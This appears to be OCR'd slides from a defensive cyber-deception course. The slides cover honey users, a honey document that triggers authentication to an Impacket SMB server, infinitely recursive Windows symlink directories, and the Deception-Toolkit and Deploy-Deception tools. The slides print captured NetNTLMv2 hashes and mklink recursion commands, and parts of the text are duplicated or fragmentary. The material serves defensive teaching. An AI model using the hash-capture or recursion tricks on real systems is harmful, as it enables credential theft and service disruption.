
Lab: HoneyUser

DTE0011	Decoy Content	Seed content that can be used to lead an adversary in a specific direction, entice a behavior, etc.


HoneyShare and HoneyDoc

DTE0011	Decoy Content	Seed content that can be used to lead an adversary in a specific direction, entice a behavior, etc.


Creating the Document




Move it to a Linux server



Starting Impacket





```
adhd@DESKTOP-I1T2G01:/opt/impacket/examples$ sudo ./smbserver.py -smb2support -comment 'secret' SECRET /secret
Impacket v0.9.23.dev1+20210309.140316.90b17109 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (172.19.32.1,21306)
[*] AUTHENTICATE_MESSAGE (.\adhd,DESKTOP-I1T2G01)
[*] User DESKTOP-I1T2G01\adhd authenticated successfully
[*] adhd::.:aaaaaaaaaaaaaaaa:75cc3d4a6b3d9e3c10f68318157457d3:0101000000000000800ae07dce15d7013e76a3f2a2cc5a650000000001
0010004d004c0042004f004e00670070004f0002001000660079004d00760068007600580073003001000 4d004c0042004f004e00670070004f0004
001000660079004d00760068007600580073000700080 0800ae07dce15d701060004000200000008003000300000000000000000000003000001a
05a7e8931a3aafaabc26ccf3456564ea371de75fb7cb2bf3bfa422d5671ae80a00100000000000000000000000000000000090024006300690066
0073002f003100370032002e00310039002e00340035002e003100360034000000000000000000
[*] Closing down connection (172.19.32.1,21306)
[*] Remaining connections []
[*] Incoming connection (172.19.32.1,21307)
[*] AUTHENTICATE_MESSAGE (.\adhd,DESKTOP-I1T2G01)
[*] User DESKTOP-I1T2G01\adhd authenticated successfully
[*] adhd::.:aaaaaaaaaaaaaaaa:f0272c802358f910aed8014593f1c849:0101000000000000800ae07dce15d701505181e2a6a658be0000000001
0010004d004c0042004f004e00670070004f0002001000660079004d00760068007600580073003001000 4d004c0042004f004e00670070004f0004
001000660079004d00760068007600580073000700080 0800ae07dce15d701060004000200000008003000300000000000000000000003000001a
05a7e8931a3aafaabc26ccf3456564ea371de75fb7cb2bf3bfa422d5671ae80a00100000000000000000000000000000000090024006300690066
0073002f003100370032002e00310039002e00340035002e003100360034000000000000000000
[*] Closing down connection (172.19.32.1,21307)
[*] Remaining connections []
```

Open the File!

What a buggy document!

Select data Show structure Alter table New item


Select | Search | Sort | Limit: 50 | Text length: 100 | Action: Select

```
SELECT * FROM `requests` LIMIT 50
```
Edit

edit	id	type	ip_address	user_agent	time
edit	1	css	192.168.192.1	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR...	1500487981
edit	1	img	192.168.192.1	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR...	1500487985

(2 rows) whole result

Look at Impacket data



Lab: HoneyShare

DTE0011	Decoy Content	Seed content that can be used to lead an adversary in a specific direction, entice a behavior, etc.

Attribution

- ***Stupid BlueTeam Tricks: Infinitely Recursive Windows Directories***

Infinitely Recursive Directories

- Possibly slow down exfiltration
- It can also crash some services
  - Possibly backups
  - Be careful
- Special thanks to Mark Baggett for this helpful version of Hasselhoff Recursion
  - Animated GIFs online
  - We don't recommend looking ;-)

Hasselhoff Recursion

How to Do It in Windows

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\John>cd \

C:\>mkdir \goaway

C:\>cd goaway
```


```
C:\goaway>mklink /D dir1 c:\goaway\
symbolic link created for dir1 <<===>> c:\goaway\
```

```
 Directory of C:\goaway\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\d
ir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\d
ir1\dir1\dir1\dir1

10/01/2011  07:29 AM    <DIR>          .
10/01/2011  07:29 AM    <DIR>          ..
10/01/2011  07:29 AM    <SYMLINKD>     dir1 [c:\goaway\]
               0 File(s)              0 bytes

     Total Files Listed:
               0 File(s)              0 bytes
              96 Dir(s)   8,044,331,008 bytes free

C:\goaway>
```

```
C:\goaway>mklink /D dir2 c:\goaway\
```

What Is the Effect?

- Dir /S continues forever
  - The S is for Sub-Directories
- Meterpreter continues forever
  - Or until the victim system is rebooted
  - Whichever comes first
- Even if the attacker's session is terminated



Deception

README.md

Deception-Toolkit-2.0

Collection of host-based deception tools to delay and detect an attacker's enumeration and privilege escalation attempts after initial system compromise.

The Deception-Toolkit 2.0 currently contains honeypotted versions of the following Windows system utilities:

- whoami.exe
- net.exe
- systeminfo.exe
- ver.exe

Precompiled x86 and x64 executables are available. The raw autoit scripts is also available for ITSec people to customize as needed.

After compromising a computer, attackers will begin enumerating information about the host. To stay under the radar, or because they do not yet have sufficient privileges to upload their own tools, attackers will at first "live off the land" by leveraging commands and tools that are included in all current Windows operating systems.

- Attackers can invoke "whoami.exe" to discover the account they've exploited.
- Attackers can invoke "net.exe" to discover local accounts, local groups, network shares, and more.
- Attackers can invoke systeminfo.exe to discover a large amount of information about the host they've compromised, including hardware information, architecture, OS version number, hostname, network interfaces, and patches installed.
- Attackers can invoke ver.exe to discover the OS version.

What Does This Do?

Deception

Product Team Enterprise Explore Marketplace Pricing Search

samratashok / Deploy-Deception Public

Code Issues 1 Pull requests Actions Projects Wiki Security Insights

master 1 branch 0 tags Go to file Code

samratashok Removed LogoNWorkstation as a protection. It was terrible. 94163f4 on Nov 17, 2019 12 commits

DISCLAIMER	Initial commit	4 years ago
Deploy-Deception.ps1	Removed LogoNWorkstation as a protection. It was terrible.	3 years ago
Deploy-Deception.psd1	Initial commit	4 years ago
Deploy-Deception.psm1	Initial commit	4 years ago
LICENSE	Initial commit	4 years ago
README.md	Update README.md	3 years ago

README.md

Deploy-Deception

Deploy-Deception is a PowerShell module to deploy active directory decoy objects.

By nikhil_mitt

Usage

Deception

Product Team Enterprise Explore Marketplace Pricing Search

samratashok / Deploy-Deception Public

Code Issues 1 Pull requests Actions Projects Wiki Security Insights

master 1 branch 0 tags Go to file Code

samratashok Removed LogoNWorkstation as a protection. It was terrible. 94163f4 on Nov 17, 2019 12 commits

DISCLAIMER	Initial commit	4 years ago
Deploy-Deception.ps1	Removed LogoNWorkstation as a protection. It was terrible.	3 years ago
Deploy-Deception.psd1	Initial commit	4 years ago
Deploy-Deception.psm1	Initial commit	4 years ago
LICENSE	Initial commit	4 years ago
README.md	Update README.md	3 years ago

README.md

Deploy-Deception

Deploy-Deception is a PowerShell module to deploy active directory decoy objects.

By nikhil_mitt

Usage

Microsoft Active Directory

https://github.com/samratashok/Deploy-Deception

Lab of a Penetration Tester: Forging Trusts for Deception in Active Directory

Deception

